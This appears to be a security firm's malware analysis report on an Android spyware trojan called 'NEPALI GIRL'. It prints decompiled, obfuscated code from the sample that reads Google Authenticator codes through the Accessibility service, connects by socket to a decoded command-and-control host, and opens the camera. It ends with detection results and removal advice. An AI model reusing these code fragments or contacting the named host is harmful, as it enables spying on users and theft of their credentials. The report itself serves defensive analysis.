
```
INSERT INTO cookies VALUES(13319483480494072,'.google.com','1P_JAR','2023-01-29-16', '/',13322075483298511,
```

```
INSERT INTO cookies VALUES(13319483480494159,'.google.com','AEC','ARSKqsIuzKB8vHzsKqi8aeJZl8ZHQriCkIq61aEi
```

When user enters login details or any other information, the application stores its data on a local storage. The application seems to transmit those data using the socket communication which is described in this section.

The application also tends to steal the Google Authenticator 2FA codes by abusing the Accessibility service. It checks if the device has the Google Authenticator app running, and if it does, it retrieves the content of the interface and saves the information locally or sends it through the socket interface.

```
public static void _SGA2(AccessibilityEvent accessibilityEvent, String str) {
    AccessibilityNodeInfo child;
    try {
        if (Build.VERSION.SDK_INT < 18 || !str.contains(
            pdxconsxprovisionsagenerouscadministeredbparentwcolumnistszcelebshfootagerssubmittinghrnaengaget48("
            com.google.android.apps.authenticator2", ""))) {
            return;
        }
        if (accessibilityEvent.getSource() == null) {
            Boolean bool = true;
            while (bool.booleanValue()) {
                consts.T_editingdstrictceuropeanapaperbackslgamesgstaenemycbirthdaykbottlesxgothicdtwinswinerted
                vsustainableo8_3 = "";
                if (consts.T_editingdstrictceuropeanapaperbackslgamesgstaenemycbirthdaykbottlesxgothicdtwinswinse
                rtedvsustainableo8_3.equals(consts.T_ownerdbelowclargerdknowledgestormwsurveillancerlabcturkishec
                oloursgstrongerdeggstcriteriaz10_2)) {
                    bool = false;
                }
            }
        }
    }
}
```



https://play.google.com/store/apps/details?id=com.google.android.apps.authenticator2

Google Play Games Apps Movies & TV Books Kids

Google Authenticator

Google LLC

3.6★
432K reviews

100M+
Downloads

E
Everyone

Install Add to wishlist

Also, having a permission of , the application can easily steal the 2FA codes for social medias or banking application if the two factor authentication is performed via SMS.

Data Transfer / Communication

The application communicates to its server through socket. Java sockets serve as a means of establishing network communication between applications on different devices. They enable Android applications to connect and communicate with servers, Android devices, or any other device that is capable of socket communication.

```
try {
    InetAddress inetSocketAddress = new InetAddress(InetAddress.getByName(
        educationalwcjvfloringvgaleidalematrixocaveaclickingnproblemgtallrreceivingddragoneasinn5.
        agbpassengerkweightedqpreventddavidsonqschoolhwashingbaccessorywcontributiongapartmentswjointz40(
        shelveschryslerbcriticseadapterlsoundtrackmtransactionlwellnessyshareholdersyviqnavallflyerc31.
        SRTNshelveschryslerbcriticseadapterlsoundtrackmtransactionlwellnessyshareholdersyviqnavallflyerc31WEFSDEf)), Integer.parseInt(
        educationalwcjvfloringvgaleidalefmatrixbcaveaclickingnproblemgtallrreceivingddragoneasinn5.
        agbpassengerkweightedqpreventddavidsonqschoolhwashingbaccessorywcontributiongapartmentswjointz40(
        shelveschryslerbcriticseadapterlsoundtrackmtransactionlwellnessyshareholdersyviqnavallflyerc31.
        VDAERshelveschryslerbcriticseadapterlsoundtrackmtransactionlwellnessyshareholdersyviqnavallflyerc31WAEg));
    Socket unused =
        motorsxgaveffeesjdownntowngboxingypalewcharmrazonavdiversityjthrillervstrongertfeaturedepurposes22.sk = new Socket();
    setSoTimeout(0);
    setKeepAlive(true);
    setTcpNoDelay(true);
    connect(inetSocketAddress, 60000);
    this.ctd = motorsxgaveffeesjdownntowngboxingypalewcharmrazonavdiversityjthrillervstrongertfeaturedepurposes22.sk.isConnected()
}
```

The base64 encoded socket link was decoded, revealing that it utilizes a socket connection through **BOORCHAT-6969-36560.portmap.host on port 6000**.

```
public static String
SRTNshelveschryslerbcriticseadapterlsoundtrackmtransactionlwellnessyshareholdersyviqnavallflyerc31WEFSDEf =
"Qk9PUkNIQVQtNjk2OS0zNjU2MC5wb3J0bWFWLmhvc3Q=";
public static String VDAERshelveschryslerbcriticseadapterlsoundtrackmtransactionlwellnessyshareholdersyviqnavallfly
= "MzY1NjA=";
```

```
→ nepaligirl
→ nepaligirl echo "Qk9PUkNIQVQtNjk2OS0zNjU2MC5wb3J0bWFWLmhvc3Q=" | base64 -d
BOORCHAT-6969-36560.portmap.host%
→ nepaligirl
```

It has been determined that the link provided by Portmap.io cannot be tracked as the service is utilized for mapping public IP addresses and ports to private IP addresses and ports behind a firewall. The intention of Portmap.io is to provide access to servers and services running on a local network, thus tracking the link is not a part of its offerings.

https://portmap.io

portmap.io

SUPPORT

API

LOGIN

REGISTER

Port forwarding becomes easier

Make your home PC available from Internet without real IP address

Camera

The application can also access the device's camera and can record videos enabling them to spy on the victim.

```
public boolean c_editingdstrictceuropeanapaperbackslgamesgstaenemycbirthdaykbottlesxgothicdtwinswininsertedvsustainableo8_k(  
{  
    try {  
        Camera open = Camera.open();  
        if (open != null) {  
            open.release();  
            return false;  
        }  
        return false;  
    } catch (RuntimeException unused) {  
        return true;  
    }  
}
```

```
    if (size == null) {  
        size.width = 640;  
        size.height = 480;  
    }  
    if (Integer.valueOf(this.vul[4]).intValue() == 1 && parameters.getSupportedFocusModes().contains("continuous-video"  
)) {  
        parameters.setFocusMode("continuous-video");  
    }  
    parameters.setPreviewSize(size.width, size.height);  
    parameters.setPreviewFormat(17);  
    c_editingdstrictceuropeanapaperbackslgamesgstaenemycbirthdaykbottlesxgothicdtwinswininsertedvsustainableo8_m.  
setParameters(parameters);  
    c_editingdstrictceuropeanapaperbackslgamesgstaenemycbirthdaykbottlesxgothicdtwinswininsertedvsustainableo8_m.  
setPreviewDisplay(surfaceHolder);  
    c_editingdstrictceuropeanapaperbackslgamesgstaenemycbirthdaykbottlesxgothicdtwinswininsertedvsustainableo8_m.  
startPreview();  
} catch (Exception unused2) {
```

Scanner Results

Multiple scanners including VirusTotal has identified the application as trojan and several leading security vendors such as BitDefender, Kaspersky, QuickHeal, Avira, Cynet, and Sophos also flagged the application as a trojan containing spyware characteristics. This indicates that the application is harmful to the device and its user, as trojans are known to be malicious software designed to compromise the security of a device and steal sensitive information.

VirusTotal

The screenshot shows the VirusTotal interface for a file named 'Nepali Girl.apk'. The file size is 735.59 KB and it was scanned on 2023-01-24 05:51:09 UTC. The file is identified as a trojan with several characteristics: android, apk, obfuscated, runtime-modules, reflection, checks-gps, and telephony. The scan results show that 17 security vendors and no sandboxes flagged this file as malicious. The detection results are as follows:

Vendor	Detection
AhnLab-V3	Trojan.Android.Agent.1117389
Avast-Mobile	Android:Evo-gen [Trj]
Avira (no cloud)	ANDROID/SpyMax.FHPV.Gen
BitDefenderFalx	Android.Trojan.InfoStealer.YY
Cynet	Malicious (score: 99)
DrWeb	Android.SpyMax.3.origin
ESET-NOD32	A Variant Of Android/Spy.SpyMax.T
Fortinet	Android/SpyMax.15!tr
Google	Detected
Ikarus	Trojan-Spy.AndroidOS.Spymax
Jiangmin	Trojan.AndroidOS.dav
K7GW	Trojan (0058ed4d1)
Kaspersky	HEUR:Trojan-Spy.AndroidOS.SpyNote.bi
Microsoft	Trojan:AndroidOS/SpyNote.T
QuickHeal	Android.SpyNote.GEN49793
Sophos	Andr/SpyNote-B

Joe Sandbox

We have confirmed that the Android application "NEPALI GIRL" with the package name "com.appser.verapp" is a malicious trojan designed to conduct phishing attacks and harvest sensitive information. Considering this information, we identified investigation from Joe Sandbox for the app with same package name to gather detailed information about the characteristics of the app.

Our analysis showed that **the app has similar malicious characteristics as those previously identified but has seemingly undergone some mutations and is targeted specifically towards Nepal.** This further highlights the need for caution and security awareness when downloading and installing applications, especially those from untrusted sources.

Detection



Score:	76
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

Antivirus / Scanner detection for submitted ...

Multi AV Scanner detection for submitted file

Drops a new APK file

Removes its application launcher (likely to s...

Uses accessibility services (likely to control ...

Requests to ignore battery optimizations

Contains a screen recorder (to take screens...

Opens an internet connection

May access the Android keyguard (lock scr...


Has permissions to create, read or change ...

Uses the DexClassLoader (often used for c...

Has permission to read contacts

From Joesandbox Analysis

<https://www.joesandbox.com/analysis/644605/0/html>



Continuing our investigation, we discovered a file named "variations_seed_new" in the local storage of the "com.appser.verapp" application located at "/data/user/0/com.appser.verapp/app_view/". This file holds data encoded in base64 format.

```
Readable: True Writable: True
com.appser.verapp on (Android: 8.0.0) [usb] # file download variations_seed_new
Downloading /data/user/0/com.appser.verapp/app_webview/variations_seed_new to variations_seed_new
Streaming file from device...
Writing bytes to destination...
```

Upon downloading and decoding the contents of the file, we found a random value consisting of alphanumeric characters.

```
→ nepalgirl strings variations_seed_new
`MEQCIGUDzTTxrTaohVPy6H0BRrTocqf6WUsOAPy7lm03lQAwAiAEZx6E4xHPsqB7KIhEwIAb1ZxCljpb+z3DTaH3cSjSFg==
Sun, 29 Jan 2023 15:43:48 GMT
(c62c64f00567c5368cae37f4e64e1e82ff785677"
```

We also searched for the presence of the identified alphanumeric value in other malicious applications. We found a similar application in Joesandbox, named "net.bitburst.pollpay.apk", which was also deemed malicious by Joesandbox. It appears that the "NEPALI GIRL" application was built on top of existing malicious application, as both have similar required permissions.

2023-01-20 15:44:13 UTC	18	IN	Data Raw: 0a 28 63 36 32 63 36 34 66 30 30 35 36 37 63 35 33 36 38 63 61 65 33 37 66 34 65 36 34 65 31 65 38 32 66 66 37 38 35 36 37 37 22 00 Data Ascii: (c62c64f00567c5368cae37f4e64e1e82ff785677"
-------------------------	----	----	---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------

Android Analysis Report

net.bitburst.pollpay.apk

Create Interactive Tour

Overview

General Information

Sample Name:	net.bitburst.pollpay.apk
Analysis ID:	788371
MD5:	0c432d48d6c48b4...
SHA1:	61eef3e822ea71be...
SHA256:	deaa383500dab58a...
Tags:	apk signed
Infos:	

Detection

MALICIOUS

SUSPICIOUS

CLEAN

UNKNOWN

Score:	52
Range:	0 - 100

Signatures

- Tries to detect the analysis device (e.g. the ...)
- Removes its application launcher (likely to s...
- Tries to detect Android x86
- Requests permissions only permitted to sig...
- Queries the SIM provider numeric MCC+M...
- Queries list of running processes/tasks
- Queries media storage location field
- Tries to detect QEMU emulator
- Starts/registers a service/receiver on phone...
- Queries the SIM provider name (SPN - Servi...
- Obfuscates method names

Classification



Prevention

Without any user interaction, it is not possible for such application to get installed and obtain permissions automatically. Here are some steps to protect yourself from this kind of application and a method for removing it, if a standard uninstall methods is unsuccessful.

- You can remove the application with ADB, Android Debug Bridge if regular uninstallation does not work.
 - **Connect to the device using USB.**
 - **Install ADB on your PC and enter below commands.**
 - **`adb uninstall com.appser.verapp`**
- Only download and install apps from trusted sources such as the Google Play Store or Apple App Store (in case of Apple devices) and avoid downloading apps from third-party app stores or websites as they may be compromised.
- If the application needs to be downloaded from third-party stores, consider scanning application on sites like virus total and other scanning platforms before proceeding.
- Be cautious of apps that ask for unnecessary permissions, particularly those related to sensitive information such as contacts, text messages, or location data.
- Be suspicious of apps that offer free content or services, especially those that promote adult or sexually explicit content.
- Educate yourself and your employees about the common tactics used in phishing attacks and how to identify them.
- Despite of not having any unusual activities on a device, this type of application could be present. Consider the presence of such application by navigating to accessibility services of your settings.

Conclusion

In conclusion, our analysis of the trojan android app NEPALI GIRL revealed that it is designed to collect and store data on a local internal storage, such as a database. This data is then transmitted at scheduled intervals. It was also observed that the trojan app has phishing capabilities as well, which can trick the user to provide sensitive information like login credentials, and other personal information. Furthermore, it was found that the application misuses the accessibility service of android devices to permit such sensitive permission itself which allows it to gain access to sensitive information even without users' knowledge.

Overall, this trojan app poses a significant threat to user privacy and security, and it is recommended that users exercise caution when downloading and installing apps from unknown sources. It is also important for organizations to implement proper security measures to protect against such malicious apps and educate their employees about such phishing techniques.

Reference

- <https://www.virustotal.com/gui/home/upload>
- <https://www.joesandbox.com/#windows>
- <https://developer.android.com/reference/android/accessibilityservice/AccessibilityService>
- <https://ieeexplore.ieee.org/document/6987555>

Credit

- Front Cover Trojan Horse Image Credit : **v-graphix / Getty Images**
- Report Created Using **Figma**

OUR SERVICES

Our Services As Information
Security Company Includes:

- SECURITY OPERATIONS CENTER
- INFORMATION SECURITY AUDIT
- SWIFT CSP ASSESSMENT
- DARKWEB MONITORING & BRAND PROTECTION
- VULNERABILITY MANAGEMENT
- PENETRATION TESTING
- INCIDENT RESPONSE
- THREAT ANALYSIS
- SERVER HARDENING
- CYBER SECURITY CONSULTANT
- INFORMATION SECURITY TRAINING



  /cryptogennepal
www.cryptogennepal.com
+977-1-4528928
whois@cryptogennepal.com